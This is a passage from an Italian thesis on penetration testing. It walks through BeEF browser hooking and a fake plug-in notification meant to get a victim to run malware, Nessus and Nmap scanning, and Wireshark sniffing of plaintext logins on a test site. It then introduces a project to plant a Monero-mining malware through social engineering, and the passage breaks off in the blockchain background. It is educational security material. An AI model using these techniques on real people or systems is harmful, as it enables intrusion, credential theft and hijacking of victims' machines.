Possiamo inserire il nostro hook in una qualsiasi pagina web e aspettare che la nostra vittima visiti la pagina per poterla agganciare. Una volta agganciato il bersaglio possiamo osservare l'indirizzo ip della macchina vittima in alto a sinistra come illustrato nella Figure 5.8 in alto a sinistra. Spostandoci nella parte destra dell'interfaccia possiamo ottenere già da subito una serie di informazioni sulla nostra vittima mediante i "Details" descritti in Figure 5.11, ora procederemo con un attacco vero e proprio.



Figura 5.11: Dettagli di una macchina agganciata

Spostandoci sulla sezione "Commands" notiamo da subito la possibilità di effettuare diversi tipi di operazioni. Gli attacchi che possiamo lanciare sono suddivisi in tre sezioni, ognuna con un apposito colore associato:

- Verde: *L'attacco è stato testato con successo contro questo tipo di browser.*
- Rosso: *L'attacco non può funzionare.*
- Arancione: *l'attacco può funzionare ma non è garantito il risultato.*

Adesso procediamo con l'attacco, faremo comparire una barra di notifiche nella parte alta del browser tramite il comando (Fake Notification Bar) come in Figure 5.12. Abbiamo la possibilità di caricare all'interno del path di esecuzione un payload per ottenere il controllo come quelli che abbiamo visto nei capitoli precedenti. Una volta mandato in esecuzione da parte della vittima verrà visualizzata una barra di notifica che invita a installare un determinato plug-in. L'utente clicca e scarica il malware o esegue il codice Java malevolo nascosto e il gioco è fatto, abbiamo assunto il controllo della macchina tramite una tecnica di web exploitation.



Figura 5.12: Esempio di esecuzione del comando "Fake Notification Bar"

5.3 Nessus

5.3.1 Il software

Nessus è un analizzatore di rete gratuito, estremamente versatile e aggiornatissimo come possiamo osservare in Figure 5.13. Il progetto è stato fondato da Renaud Deraison ed è ormai portato avanti da migliaia di volontari sparsi in tutto il mondo. è un programma in grado di analizzare da remoto una o più macchine per determinare se queste sono vulnerabili agli attacchi conosciuti, e quindi potenzialmente esposte ad essere violate da parte di cracker. Questo scanner non si limita ad eseguire gli exploit basandosi solo sulla versione del servizio rilevato, ma tenta comunque di "exploitare" realmente tutte le eventuali vulnerabilità, a prescindere dai banner che il servizio gli mostra. Questo tipo di strumento non è la soluzione definitiva ai problemi di sicurezza, ma piuttosto rappresenta un punto di partenza importante per valutare l'affidabilità della vostra rete oppure dell'host del vostro cliente. Usando uno scanner come Nessus potrete ottenere una linea guida del sistema e accertarvi di paragonare questa linea guida con i risultati ottenuti dalle analisi successive.



Figura 5.13: Interfaccia standard di Nessus

5.3.2 Caratteristiche tecniche

Generalmente questi tipi di scanner possiedono un database interno, che dovrebbe essere sempre il più possibile aggiornato, contenente una raccolta di vulnerabilità conosciute. Questo database viene usato da un engine di scansione per effettuare un security probe automatizzato sulla rete bersaglio oppure su di una singola macchina. Il database interno di Nessus è costituito da una serie di script realizzati nel linguaggio NASL, (il Nessus Attack Scripting Language) un linguaggio in grado di simulare un attacco reale ed esaminarne l'esito. L'operazione di probe può richiedere più o meno tempo a seconda della velocità della rete, delle opzioni scelte e dal numero di macchine da testare. Di seguito riporto le funzionalità principali offerte da Nessus:

- *Architettura Server/Client:* Nessus è costituito da due componenti, un server (nessusd), che ha il compito di effettuare gli attacchi, ed un client che costituisce il front-end.
- *Architettura a plug-in:* Ogni test è scritto come plug-in esterno, è molto più semplice creare plug-in aggiuntivi senza dover studiare l'engine di Nessus.
- *Cooperazione tra i test:* I security test effettuati da Nessus non hanno vita separata, ma comunicano e cooperano tra loro.
- *Completezza dei risultati:* Nessus non si limita solo a riportare le vulnerabilità scoperte nei servizi attivi, ma classifica a seconda della gravità i bugs assegnandogli delle priorità
- *Database delle vulnerabilità aggiornatissimo:* Aggiornamento delle vulnerabilità di nessus periodico.
- *Documentazione:* E' possibile scaricare la documentazione tramite il mirror.
- *NASL:* E' linguaggio di scripting in cui sono scritti tutti i plug-in di Nessus.
- *Portabilità:* Nessus supporta Linux, Solaris, FreeBSD e anche molti altri sistemi *nix like.
- *Riconoscimento avanzato dei servizi:* Nessus non considera che l'host bersaglio rispetti lo standard IANA per l'assegnazione delle porte a determinati servizi.
- *Reporting facilitato:* I report creati da Nessus sono esportabili in diversi formati, tra cui il semplice formato testo, LaTEX e l'HTML.
- *Scansione in parallelo:* E' possibile eseguire il test su più host alla volta.
- *Soluzioni ai bugs:* Gli host che contengono vulnerabilità vengono elencati nel report di Nessus.

5.3.3 Nessus in azione

Andremo adesso ad illustrare come avviene una scansione e come è possibile ottenere informazioni riguardo alle vulnerabilità e come risolverle. Per prima cosa bisogna avviare Nessus e selezionare il modello di scansione che vogliamo effettuare tramite l'apposito pannello come vediamo in Figure 5.13. I modelli di scansione semplificano il processo determinando quali impostazioni sono configurabili e come possono essere

impostate. Una volta deciso il modello dobbiamo configurare le informazioni inserendo i dettagli avanzati, i campi da compilare sono descritti tramite la Table 5.1.

Impostazioni base scansione Nessus	
Ambientazione	Descrizione
Nome	Specifica il nome della scansione o del criterio. Questo valore viene visualizzato sull'interfaccia di Nessus.
Descrizione	(Facoltativo) Specifica una descrizione della scansione o del criterio.
Cartella	Specifica la cartella in cui appare la scansione dopo il salvataggio.
Obbiettivi	Specifica uno o più target da scansionare. Se si seleziona un gruppo target o si carica un file target, non è necessario specificare target aggiuntivi.

Tabella 5.1: Elenco impostazioni base Nessus

Facoltativamente, è possibile configurare le credenziali per una scansione. Ciò consente l'esecuzione di scansioni con credenziali, in grado di fornire risultati molto più completi e una valutazione più approfondita delle vulnerabilità nel proprio ambiente. Una volta che abbiamo finito di settare tutti i parametri inerenti allo studio che stiamo facendo e ai risultati che aspettiamo di attenere lascia a Nessus il compito di processare le informazioni e produrre un elenco dei risultati ottenuti come in Figure 5.2. È possibile visualizzare i risultati della scansione in una delle seguenti diverse visualizzazioni.

Impostazioni avanzate scansione Nessus	
Pagina	Descrizione
Host	Visualizza tutti i target scansionati.
Vulnerabilità	Elenco delle vulnerabilità identificate, ordinate per gravità.
Cartella	Specifica la cartella in cui appare la scansione dopo il salvataggio.
Bonifiche	Se i risultati della scansione includono informazioni sulla riparazione, questo elenco mostra tutti i dettagli sulla riparazione, ordinati per numero di vulnerabilità.
Appunti	Visualizza ulteriori informazioni sulla scansione e sui risultati della scansione.
Storia	Visualizza un elenco di scansioni: ora di inizio, ora di fine e stati di scansione.

Tabella 5.2: Elenco impostazioni avanzate Nessus

I risultati della scansione possono essere esportati in diversi formati di file. Alcuni di questi formati di report sono personalizzabili, mentre altri sono progettati per essere importati in un'altra applicazione o prodotto, come Microsoft Excel o Tenable.sc. Un esempio di risultato può essere quello come in Figure 5.14 La gravità delle vulnerabilità individuate da Nessus viene classificata tramite i colori:

- Blu: *Serve per classificare le informazioni.*
- Verde: *La gravità della vulnerabilità è lieve.*
- Giallo: *La gravità della vulnerabilità è moderata.*
- Arancione: *La gravità della vulnerabilità è alta.*
- Rosso: *La gravità della vulnerabilità è critica.*



Figura 5.14: Risultati di una ricerca effettuata con Nessus

5.4 Nmap

5.4.1 Introduzione

Nmap è un software libero distribuito con licenza GNU GPL da Insecure.org creato per effettuare port scanning, cioè mirato all'individuazione di porte aperte su un computer bersaglio o anche su range di indirizzi IP, in modo da determinare quali servizi di rete siano disponibili. È in grado di ipotizzare quale sistema operativo sia utilizzato dal computer bersaglio, tecnica conosciuta come fingerprinting. Nmap è divenuto uno degli strumenti praticamente indispensabili della "cassetta degli attrezzi" di un amministratore di sistema, ed è usato per test di penetrazione e compiti di sicurezza informatica in generale. Come molti strumenti usati nel campo della sicurezza informatica, Nmap può essere utilizzato sia dagli amministratori di sistema che dai cracker o script kiddies. Gli amministratori di sistema possono utilizzarlo per verificare la presenza di possibili applicazioni server non autorizzate, così come i cracker possono usarlo per analizzare i loro bersagli.

5.4.2 Tipi di scan

Veniamo ora all'illustrazione dei vari modi d'uso di Nmap tramite i suoi flag. Come detto gli stessi possono essere usati tramite la linea di comando o attivati tramite i vari form dell'interfaccia grafica.

- *sT (CONNECT SCAN):* Tramite questo flag, per determinare lo stato delle porte di un host verrà utilizzata una connessione completa TCP.
- *sS (SYN SCAN):* In questa maniera lo scan avverrà tramite una richiesta di connessione, se la porta da controllare è aperta risponderà e Nmap chiuderà la connessione, altrimenti se la porta è chiusa ad Nmap giungerà un pacchetto che chiuderà la connessione immediatamente.
- *sF, sX, sN (FIN SCAN, XMAS SCAN, NULL SCAN):* Questi tipi di scan sono particolarmente difficili da rilevare da parte dei vari sistemi di logging o I.D.S., inoltre penetrano facilmente i firewall, per cui sono molto efficaci.
- *sP (PING SWEEP):* Questo non è un vero e proprio scan, ma serve solo per scoprire quali host sono attivi su un segmento di rete.
- *sU (UDP SCAN):* Questo tipo di analisi è molto raffinato e serve ad individuare delle porte sulle quali opera un servizio UDP che ci interessa.
- *sA (ACK SCAN):* Anche questo è un tipo di scan molto raffinato e utile. Consente di stabilire se il firewall interposto è di tipo "statefull" o è un semplice filtro di pacchetti TCP con il flag SYN attivo.
- *sW (Windows SCAN):* Questo tipo di scan è simile al precedente, e oltre a ciò è in alcuni casi in grado di rilevare delle porte aperte anche se filtrate da un firewall statefull
- *sR (RPC SCAN):* Funziona in combinazione con gli altri tipi di scan e opera sulle porte trovate aperte cercando di stabilire se vi è in ascolto un servizio RPC e la versione

```
# comando base
nmap -A 192.168.1.1
# utilizziamo le porte attraverso le loro versioni
nmap -sV 192.168.1.1
# modalità aggressiva (0 min - 9 max)
nmap -sV --version-intensity 5 192.168.1.1
# modalità con debug
nmap -sV --version-trace 192.168.1.1
```

Figura 5.17: Utilizzo aggressivo Nmap per SO scanning

5.4.3 Uso e comandi

L'utilizzo più classico è quello del comando associato ad un host che può essere indicato con un indirizzo IP o una Hostname, ma possiamo anche indicare una subnet e persino un blocco di indirizzi contigui come in Figure 5.15. E' possibile anche indicare un foglio di testo, il classico txt, dove al suo interno abbiamo memorizzato indirizzi ip, subnet a cui far passare in modo sequenziale le informazioni.

```
# scan di un host via ip
nmap 192.168.1.1
# utilizziamo una hostname
nmap www.nomedominio.com
# scan di una rete da 255 indirizzi
nmap 192.168.1.1/24
# oppure di un set di indirizzi contigui
nmap 192.168.1.1-30
```

Figura 5.15: Utilizzo base Nmap su indirizzo ip e hostname

Uno strumento molto importante è quello dello scanning delle porte, di fatto lo scan va a cercare le porte aperte di quel singolo host. Mettiamo ad esempio che vogliamo indagare se la porta 22, relativa alle sessioni SSH, e solo quella, sia aperta.

```
# scan porta 22 singolo host
nmap -p 22 192.168.1.1
# scan porta 22 di una subnet
nmap -p 22 192.168.1.1/24
# oppure di un set di indirizzi ip contigui
nmap -p 22 192.168.1.1-35
```

Figura 5.16: Utilizzo base Nmap per il port scanning

E' possibile inoltre scoprire il sistema operativo tramite tecniche dette a salire, la complessità e aggressività tende a incrementare. Nmap non sono soltanto questi esempi di utilizzo, benché possano esserlo quelli più noti. In realtà nelle opzioni c'è ad esempio tutta una sezione, diciamo un po' più "cattiva" che tenta in modo deliberato di evadere le manovre di blocco dei firewall, magari avvalendosi di specifici proxy. Si tratta comunque di test di intrusione piuttosto raffinati e che molto spesso richiedono più che le conoscenze informatiche quelle della reale situazione di una rete, come quali host ci sono, quali servizi eccetera.

5.5 Wireshark

5.5.1 Il Framework

WireShark (noto in precedenza come Ethereal) è uno dei principali software per il monitoraggio e l'analisi del traffico di rete scambiato sulle interfacce. Tra i punti di forza di questo tool troviamo l'interfaccia grafica di immediata comprensione, il numero crescente di funzioni che aumenta ad ogni nuova versione, l'elevata configurabilità dei filtri usati per selezionare solo alcuni pacchetti, e la possibilità di "isolare" tutti i pacchetti di una determinata conversazione TCP. A rendere ancora più interessante il software è la sua capacità di agire a più livelli della stack TCP/IP e la compatibilità con tutti i principali sistemi operativi. L'interfaccia di Wireshark è composta da cinque componenti principali:

- *Menù comandi:* Si tratta di un menù a cascata contenente la lista comandi del Framework.
- *Finestra elenco dei pacchetti:* Mostra un riassunto di una linea per ogni pacchetto catturato, incluso il numero di pacchetto, il tempo al quale il pacchetto è stato catturato, gli indirizzi sorgente e destinazione, il tipo di protocollo, e informazioni specifiche del protocollo contenuto nel pacchetto.
- *Finestra di dettaglio intestazioni:* Mostra dettagli sul pacchetto selezionato nell'elenco dei pacchetti catturati.
- *Finestra contenuto del pacchetto:* Mostra l'intero contenuto del frame catturato, sia in forma esadecimale che ASCII
- *Filtro pacchetti da visualizzare:* Sezione in cui è possibile digitare un nome di protocollo o altre informazioni per filtrare i pacchetti da visualizzare nell'elenco dei pacchetti catturati



Figura 5.18: Interfaccia standard di Wireshark

5.5.2 Packet sniffer

Lo strumento di base per osservare i messaggi scambiati tra entità di protocollo in esecuzione è chiamato packet sniffer. Come suggerisce il nome, esso copia passivamente (ossia "sniffa, annusa") i messaggi che vengono inviati e ricevuti dal vostro computer; inoltre, mostra i contenuti dei vari campi di protocollo e dei messaggi catturati. Un packet sniffer è una entità passiva: osserva i messaggi inviati e ricevuti dalle applicazioni e dai protocolli in esecuzione sul vostro computer, ma non manda mai egli stesso dei pacchetti. Allo stesso modo, i pacchetti che riceve non sono mai stati inviati esplicitamente al packet sniffer. Al contrario, il packet sniffer riceve una copia dei pacchetti che sono spediti/ricevuti dalle applicazioni e dai protocolli in esecuzione. La Figure 5.19 ci mostra in maniera dettagliata la struttura di un packet sniffer.



Figura 5.19: Struttura del packet sniffer di Wireshark

5.5.3 Password sniffing

In questo sottoparagrafo illustreremo come è possibile utilizzare Wireshark per sniffare le password attraverso il protocollo HTTP in siti web dove l'autenticazione utente non sia sicura. Nelle finestre Gestisci interfacce, selezioniamo l'interfaccia desiderata in cui desideri acquisire il traffico. Tornando alle finestre iniziali, facciamo clic sull'interfaccia per avviare l'acquisizione. Possiamo osservare come in Figure 5.18 i pacchetti che iniziano a scorrere dall'alto verso il basso, ricordiamo che possono essere mostrate molte più informazioni di quelle che vediamo a primo impatto. Quello che andremo a fare adesso è inserire le credenziali di accesso all'interno del sito web "http://testasp.vulnweb.com" il quale è un semplice sito web con acquisizione di credenziali utente tramite chiamate php non crittografate per il nostro test come in Figure 5.20.

Figura 5.20: Pagina web per testare il password sniffing

Una volta inserite le credenziali e premuto il pulsante di log possiamo spostarci nuovamente nella nostra interfaccia di Wireshark, in particolare all'interno del campo filtro inserendo come preferenza il protocollo HTTP. Una volta che il pacchetto verrà catturato da Wireshark è possibile andare a leggerlo nel dettagli mediante il comando "follow TCP Stream" il quale produrrà come risultato il suo contenuto. Come è possibile vedere nella Figure 5.21 potremo leggere il contenuto del pacchetto che abbia-

mo captato e in particolare, come specificato nella parte evidenziata, le informazioni riguardo all'accesso che abbiamo fato precedentemente.

Figura 5.21: Username e password nel pacchetto acquisito

Adesso proveremo a fare o stesso procedimento ma utilizzando l'autenticazione che ci propone ad esempio "http://gmail.com". Nel menu Wireshark, andando nella sezione Modifica / Trova pacchetto, andiamo a selezionare l'opzione di ricerca mediante stringa e selezioniamo "Username" come testo da ricercare. Quello che verrà visualizzato nella barra di stato nella parte inferiore della finestra di Wireshark, sarà "Nessun pacchetto conteneva quella stringa", come mostrato di seguito in Figure 5.22. Ciò significa che il testo della password non può essere trovato in nessuno dei pacchetti acquisiti perché lo scambio di informazioni con il sito Web di Gmail è stato correttamente crittografato.



Figura 5.22: Fallimento della ricerca per stringa

In conclusione, quando si accede a siti Web sicuri, le credenziali dell'utente vengono crittografate dal protocollo SSL / TLS e sebbene gli sniffer del pacchetto riescano a catturare il traffico, è praticamente impossibile vedere il contenuto delle informazioni crittografate scambiate con il sito Web sicuro

6. Progetto applicativo

6.1 Introduzione

In questo capitolo verrà trattato il progetto applicativo associato a questo elaborato il quale è risultato di fondamentale importanza per poter toccare con mano tutti i concetti che abbiamo espresso precedentemente con questa tesi. Lo scopo del progetto è quello di iniettare all'intenro di una macchina vittima, mediante le tecniche di social engineering e penetration testing un malware contente un software per il mining della moneta virtuale Monero. Prima di spiegare nel dettaglio come è stato possibile realizzare tutto questo è necessario fare una premessa per spigare qualcosa in più riguardo alle monete virtuali e come funziona la cosiddetta "Block-Chain".

6.2 Block-Chain

La block-chain (letteralmente "catena di blocchi") [KB17] è una struttura dati condivisa e immutabile. È definita come un registro digitale le cui voci sono raggruppate in blocchi, concatenati in ordine cronologico, e la cui integrità è garantita dall'uso della crittografia. Sebbene la sua dimensione sia destinata a crescere nel tempo, è immutabile in quanto, di norma, il suo contenuto una volta scritto non è più né modificabile né eliminabile, a meno di non invalidare l'intera struttura. Grazie a tali caratteristiche, la block-chain è considerata pertanto un'alternativa in termini di sicurezza, affidabilità, trasparenza e costi alle banche dati e ai registri gestiti in maniera centralizzata da autorità riconosciute e regolamentate (pubbliche amministrazioni, banche, assicurazioni, intermediari di pagamento).

6.2.1 Caratteristiche

Una block-chain è un registro digitale aperto e distribuito, in grado di memorizzare record di dati (solitamente, denominati "transazioni") in modo sicuro, verificabile e permanente. Una volta scritti, i dati in un blocco non possono essere retroattivamente alterati senza che vengano modificati tutti i blocchi successivi ad esso e ciò, per la natura del protocollo e dello schema di validazione, necessiterebbe del consenso della maggioranza della rete. Possiamo osservare una rappresentazione della struttura della block-chain mediante la Figure 6.1. La natura distribuita e il modello cooperativo rendono robusto e sicuro il processo di validazione, ma presentano tempi non trascurabili, dovuti in gran parte al processo di validazione dei blocchi e alla 